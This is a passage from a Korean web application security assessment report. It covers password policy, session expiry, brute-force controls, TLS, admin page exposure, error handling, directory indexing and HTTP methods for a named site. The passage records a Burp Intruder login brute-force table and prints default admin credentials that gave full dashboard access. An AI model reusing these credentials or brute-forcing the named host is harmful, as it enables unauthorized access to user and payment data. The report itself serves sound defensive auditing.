진단 목적	유추 가능한 취약 문자열이나 낮은 복잡성의 비밀번호 사용을 제한하여 계정·비밀번호 추측 공격을 방지하고, 비밀번호 복구 로직을 안전하게 구현하기 위함.		
진단 기준	양호	높은 복잡성의 비밀번호 정책이 설정되어 있으며, 재설정 시 난수를 이용해 인증된 채널로만 임시 비밀번호/링크가 전송되는 경우.	
	취약	낮은 복잡성의 비밀번호 정책이 설정되어 있으며, 재설정 시 일정 패턴으로 재설정되고 화면에 바로 출력되는 경우.	
진단 결과	취약		
진단 요약	http://54.116.95.188 -> /web/signup, /web/me/password		


진단 내용

1. 비밀번호 설정·변경·복구 지점을 대상으로 실제 가입을 시도하였다.



2. 8자 미만 입력 시 "비밀번호는 8자 이상 입력하세요."로 거부됨을 확인하였다.

3. 8자 이상이면 취약한 조합 가입 성공: 12345678(전부 숫자), password(사전 단어), aaaaaaaa(반복), abcdefgh(연속), qwerty12(키보드 패턴).



4. 비밀번호 변경 역시 password로 정상 재설정됨을 확인하였다.

[["__json_message", 0, 25, "비밀번호가 변경되었습니다.", ""]]

5. 길이 검증에만 의존하고 문자 조합·연속성·사전 단어·아이디 유사성 검증이 없어 취약으로 판정하였다.

조치 권고

1. 영문 대소문자·숫자·특수문자 중 2종 이상 조합 시 10자 이상, 3종 이상 조합 시 8자 이상을 강제.
2. 연속·반복 문자, 사전 단어, 아이디·생년월일과 유사한 비밀번호 사용을 차단.
3. 비밀번호 변경 시 복잡도 정책을 동일 적용하고 최근 사용 비밀번호 재사용을 금지.
4. 비밀번호 재설정 기능 도입 시, 인증된 사용자 메일/SMS로 전송되는 난수 기반 인증코드·재설정 링크 방식으로 구현.


4.16. 불충분한 세션 관리 및 쿠키 변조

[표 4-16] WEB-016 상세 진단 결과

진단 ID	WEB-016	중요도	상
진단 항목	세션 만료 기간 설정, 예측 가능한 세션 ID 생성, 고정된 세션 ID 발행 등 세션 관리 정책을 점검하고, 인증 토큰(JWT 등) 사용 시에도 안전한 서명 알고리즘 사용 여부, 안전한 비밀 키 사용 여부, 토큰 만료 등의 정책 점검. 또한 쿠키 변조를 통한 임의의 타 사용자 권한 탈취 여부 점검.		
진단 목적	사용자의 세션 ID를 적절히 관리하여 공격자가 불법적으로 접근하거나 비인가적인 세션 탈취를 차단하기 위함. 또한 쿠키를 사용하는 경우 안전한 알고리즘으로 암호화하여 공격자가 쿠키 값 변조를 통해 다른 사용자로 위장하거나 권한을 변경하는 것을 방지하기 위함.		
진단 기준	양호	추측 불가능한 세션 ID 가 발급되고 세션 종료 시간이 설정되어 있으며, 쿠키를 사용하지 않고 서버 사이드 세션을 사용하고 있나 쿠키를 사용하는 경우 안전한 알고리즘(SEED, 3DES, AES)이 적용되어 있는 경우. 적절한 세션 타임아웃 및 자동 로그아웃이 구현된 경우. 인증 토큰 및 쿠키에 안전한 서명 알고리즘과 보안 속성이 적용된 경우.	
	취약	세션 ID 가 일정한 패턴으로 발급되거나 세션 종료 시간이 설정되지 않아 세션 재사용이 가능하며, 안전한 알고리즘이 적용되지 않은 쿠키를 사용하거나 쿠키로만 인증 및 권한 부여를 적용하는 경우. 세션 만료 정책이 없거나 지나치게 길어 유휴 세션 재사용이 가능한 경우. 쿠키에 사용자 식별 정가 평문으로 저장되어 임의 변조를 통한 권한 탈취가 가능한 경우. 탈취된 세션 ID 또는 액세스 토큰이 타 환경에서 추가 검증 없이 재사용 가능한 경우.	
진단 결과	취약		
진단 요약	소스코드 내config파일		

진단 내용

1. 발급된 세션 ID를 확인한 결과, 동일 계정 로그인 시에도 일정 패턴 없이 랜덤하게 발급됨을 확인하였다(예측 불가).



2. 로그인 후 웹페이지 사용을 중지한 상태로 일정 시간이 경과하였을 때 세션 유지 여부를 확인하였다.

3. 세션 만료 기간은 보통 30~60분 기준으로 설정되는 경우가 많으나, 현재 사이트는 2주간 세션이 만료되지 않고 이어짐을 확인하였다. 4. 세션 관련 기간 설정이 별도로 되어 있지 않아 Django 기본값(2주)이 사용됨을 확인하여 취약으로 판정하였다.
조치 권고
1. SESSION_COOKIE_AGE를 30~60분 등 업무 특성에 맞게 단축하고 SESSION_EXPIRE_AT_BROWSER_CLOSE 검토. 2. 유휴 시간 기반 만료·재인증 적용, 로그아웃 시 세션 무효화. 3. 세션 쿠키에 Secure·HttpOnly·SameSite 속성 적용 유지.


4.17. 자동화 공격 및 오류 횟수 통제

[표 4-17] WEB-017 상세 진단 결과

진단 ID	WEB-017	중요도	상
진단 항목	특정 프로세스(로그인 시도, 게시글 등록 등)에 대한 반복적인 요청 시 통제 여부를 확인하여 자동화 공격 방지 여부 점검.		
진단 목적	무차별 대입 공격 및 자동화 공격으로 인한 자원 고갈·계정 탈취·서비스 거부 상태를 방지하기 위함.		
진단 기준	양호	웹 애플리케이션의 특정 프로세스에 대한 반복적인 요청 시 통제가 적절한 경우.	
	취약	웹 애플리케이션의 특정 프로세스에 대한 반복적인 요청 시 통제가 미흡한 경우.	
진단 결과	취약		
진단 요약	기능: 메인 페이지 - 로그인 URL: https://hackmin.com/web/login		

진단 내용

1. 로그인 시도 시, 실패 누적 차단 기능이 존재하지 않고(로그인 5회 실패 시 차단 등), 계정 잠금이나 CAPTCHA 적용이 확인되지 않았다.



Request	Payload	Status code	Response received	Error	Timeout	Length
0		200	388			6076
1	aaaa	200	377			6076
2	baaa	200	339			6076
3	caaa	200	408			6076
4	daaa	200	373			6076
5	eaaa	200	379			6076
6	faaa	200	348			6076
7	gaaa	200	325			6076
8	haaa	200	331			6076
9	iaaa	200	335			6076
10	jaaa	200	350			6076
11	kaaa	200	333			6076
12	laaa	200	343			6076
13	maaa	200	348			6076
14	naaa	200	331			6076
15	oaaa	200	322			6076
16	paaa	200	324			6076
17	qaaa	200	331			6076
18	raaa	200	336			6076
19	saaa	200	359			6076
20	taaa	200	346			6076

2. Burp Suite Intruder로 비밀번호를 연속 자동 주입한 결과, 20여 개 요청이 모두 HTTP 200으로 처리되어 자동화 공격을 통한 무차별 대입·크리덴셜 공격이 가능하다.

조치 권고

1. 로그인과 같은 주요 인터페이스에 IP·MAC 기준 요청 횟수 제한, 실패 횟수 누적에 따른 계정 잠금 또는 지연 응답을 적용.

2. 프로그램·코드를 사용한 자동화 공격을 방어할 복잡한 로직과 CAPTCHA 적용.

4.18. 통신 구간 암호화 및 취약 알고리즘

[표 4-18] WEB-018 상세 진단 결과

진단 ID	WEB-018	중요도	상
진단 항목	서버와 클라이언트 간 통신 시 데이터의 암호화 여부 점검.		
진단 목적	서버-클라이언트 간 통신 시 데이터 암호화 전송 미흡으로 인한 정보 유출 위험을 방지하고, 네트워크 도청(Sniffing) 등 전송 구간 사고를 예방하기 위함.		
진단 기준	양호	중요 정보 전송구간에 암호화 통신이 적용된 경우.	
	취약	중요 정보 전송구간에 암호화 통신이 이루어지지 않는 경우.	
진단 결과	양호		
진단 요약	/web/login		


진단 내용

1. http://hackmin.com/web/login 로 평문 접속 시 HTTPS로 강제 리다이렉트(301, Server: awselb/2.0)됨을 확인하였다.

```
C:\Users\daehy>curl -sI http://hackmin.com/web/login
HTTP/1.1 301 Moved Permanently
Server: awselb/2.0
Date: Thu, 30 Jul 2026 01:56:49 GMT
Content-Type: text/html
Content-Length: 134
Connection: keep-alive
Location: https://hackmin.com:443/web/login
```

2. 브라우저 보안 연결 정보상:

- 프로토콜: TLS 1.3
- 암호 스위트: AES_128_GCM
- 키교환: X25519MLKEM768
- 인증서: 유효·신뢰됨(Amazon RSA 2048, ACM 발급)
- 리소스: 전부 보안 전송



3. 취약 프로토콜(SSLv3/TLS1.0/1.1.·취약 암호(RC4 등) 미사용이 확인되어 양호로 판정하였다.

조치 권고
해당 없음

4.19. 관리자 페이지 노출 및 기본 계정 사용

[표 4-19] WEB-019 상세 진단 결과

진단 ID	WEB-019	중요도	상
진단 항목	유추 가능한 URL 또는 설계상의 오류로 인해 관리자 페이지 및 메뉴에 접근 가능 여부 점검.		
진단 목적	관리자 페이지의 URL을 추측하기 어렵게 설정하고, 웹 사이트 설계 오류를 수정하여 비인가자의 관리자 메뉴 접근을 방지하기 위함.		
진단 기준	양호	유추하기 쉬운 URL로 관리자 페이지 접근이 불가능한 경우.	
	취약	유추하기 쉬운 URL로 관리자 페이지 접근 또는 계정 로그인이 가능한 경우.	
진단 결과	취약		
진단 요약	https://hackmin.com/admin-web/login		

진단 내용

위치: https://54.116.95.188/admin-web/login

1. 관리자 로그인 페이지(/admin-web/login)가 별도의 접근 제한(IP 제한 등) 없이 외부에 노출되어 있음을 확인하였다.
2. 추측 가능한 계정(admin / pw1234.으로 로그인에 성공하여 관리자 대시보드, 회원 목록, 주문 조회, 결제 조회 등 모든 관리 기능에 접근이 가능하였다.


조치 권고

1. 관리자 계정의 비밀번호를 영문 대소문자·숫자·특수문자를 포함한 12자리 이상의 강력한 비밀번호로 변경.
2. 관리자 로그인 페이지에 대해 허용된 IP에서만 접근 가능하도록 제한 적용 권고.
3. 로그인 시도 횟수 제한 및 계정 잠금 정책 적용 권고.

4.20. 시스템 운영정보 및 에러 처리 미흡

[표 4-20] WEB-020 상세 진단 결과

진단 ID	WEB-020	중요도	상
진단 항목	웹 애플리케이션 에러 페이지 내 불필요한 정보 노출 여부 점검. 또한 웹 애플리케이션 내 중요 정보(개인정보, 금융 정보 등) 및 불필요한 정보(주석 내 디버깅 정보, 초기 샘플페이지, 백업 파일 등)의 노출 여부 점검.		
진단 목적	사용자 정의 에러 페이지를 설정하여 기본 서버 에러 페이지 내 불필요한 정보(서버 버전 정보, 시스템 절대 경로, 스택 트레이스 등)의 제공을 차단하기 위함. 또한 웹 애플리케이션 내 중요 정보에 대해 마스킹 처리를 하고, 서비스 제공 중 불필요한 정보를 삭제하여 민감한 정보와 내부 시스템 정보의 노출을 차단하기 위함.		
진단 기준	양호	에러 발생 시 자체 정의 에러 페이지를 출력하여 과도한 정보가 노출되지 않으며, 중요 정보가 마스킹 처리되어 있고 서비스 운영 및 서버 사이드의 구조를 파악할 수 있는 불필요한 정보가 노출되지 않는 경우.	
	취약	에러 발생 시 기본 에러 페이지가 출력되며 해당 페이지에 불필요한 정보(서버 버전 정보, 시스템 경로, 스택 트레이스 등)가 노출되거나, 중요 정보가 평문으로 노출되거나 서비스 운영 및 서버 사이드의 구조를 파악할 수 있는 과도한 정보가 노출되는 경우.	
진단 결과	양호		
진단 요약	- GET /__web020_404_test_20260726__ - GET /web/nonexistent-web020 - GET /web/login - POST /web/login 관련 설정 및 코드 - web_bff/settings.py: Web BFF의 DEBUG 및 ALLOWED_HOSTS 설정 - web_bff/urls.py: 점주 웹 URLconf 및 세부 URL 패턴 - docker-compose.yml의 web 서비스: WEB_BFF_DEBUG=1, WEB_BFF_ALLOWED_HOSTS=* 및 Django runserver 사용		
진단 내용			
1. 운영 환경에서 DEBUG=False를 적용하고, 허용 호스트를 제한하였으며, 운영용 웹 서버 및 오류 처리 구성을 적용하였다. 2. 200·403·404 응답을 점검한 결과, Django 디버그 화면, 전체 URL 패턴, route name, 내부 CSRF 처리 정보 및 서버·Python 상세 버전이 노출되지 않았다.			



조치 권고

1. 운영 환경에서 DJANGO_ENV(또는 DJANGO_SETTINGS_MODULE)를 명시하여 prod 설정 선택, DEBUG=False 적용.
2. ALLOWED_HOSTS=['*'] 대신 실제 운영 도메인과 필요한 호스트만 등록.
3. Django runserver 대신 Gunicorn/Uvicorn 등 운영용 WAS와 nginx 리버스 프록시 사용.
4. 400/403/404/500 사용자 정의 에러 페이지 및 CSRF_FAILURE_VIEW 구성, 서버 응답 헤더의 상세 버전 제거·일반화.

4.21. 디렉터리 인덱싱 및 경로 추적 방지

[표 4-21] WEB-021 상세 진단 결과

진단 ID	WEB-021	중요도	상
진단 항목	웹 애플리케이션 서버 내 디렉터리 인덱싱 취약점 존재 여부 점검.		
진단 목적	디렉터리 인덱싱 취약점을 제거하여 특정 디렉터리 내 불필요한 파일 정보의 노출 및 비인가자의 민감 파일 접근을 차단하기 위함.		
진단 기준	양호	디렉터리 파일 리스트가 노출되지 않는 경우.	
	취약	디렉터리 파일 리스트가 노출되는 경우.	
진단 결과	양호		
진단 요약	nginx 설정 파일		

진단 내용

1. nginx 환경 설정 파일을 확인한 결과 / (루트) 디렉터리에 대한 디렉터리 인덱싱(autoindex)이 미설정되어 있음을 확인하였다.

```
    location / {
        proxy_pass http://localhost:8001;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for
;
    }
}
```

2. nginx의 autoindex 기본 설정은 off이며, location / 블록은 proxy_pass로 백엔드에 위임하고 있어 디렉터리 목록이 노출되지 않음을 확인하였다.

```
    location / {
        proxy_pass http://localhost:8001;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for
;
        proxy_set_header X-Forwarded-Proto https;
    }
```

조치 권고

해당 없음

4.22. 불필요한 Method 및 WebDAV 악용

[표 4-22] WEB-022 상세 진단 결과

진단 ID	WEB-022	중요도	상
진단 항목	PUT, DELETE, TRACE 등 불필요한 HTTP 메소드의 악용 여부 확인.		
진단 목적	불필요한 HTTP 메소드(PUT, DELETE, TRACE 등) 요청을 제한하여 서버의 무단 접근 및 악의적인 행위(임의 파일 생성, 데이터 삭제 등)를 방지하기 위함.		
진단 기준	양호	웹 애플리케이션에 불필요한 메소드(PUT, DELETE, TRACE, CONNECT 등)로 변조한 요청 패킷 전송 시 해당 메소드를 통한 임의의 행위로부터 악용이 제한되는 경우.	
	취약	웹 애플리케이션에 불필요한 메소드로 변조한 요청 패킷 전송 시 해당 메소드를 통하여 임의의 행위에 대한 악용이 가능한 경우.	
진단 결과	양호		
진단 요약	app/owner/products.py		

진단 내용

1. PUT 메소드로 상품 필드 수정이 가능하나, _menu_scope(본인 매장 메뉴)로 스코프가 한정되어 다른 가게 데이터에는 접근 불가함을 확인하였다.

```
@api_view(['GET', 'PUT', 'DELETE'])
@permission_classes([IsOwner])
def product_detail(request, pk):
    """상품 조회/수정/삭제."""
    product = _menu_scope(request).filter(pk=pk).first()
    if not product:
        return error_response('not_found', '상품을 찾을 수 없습니다.', 404)

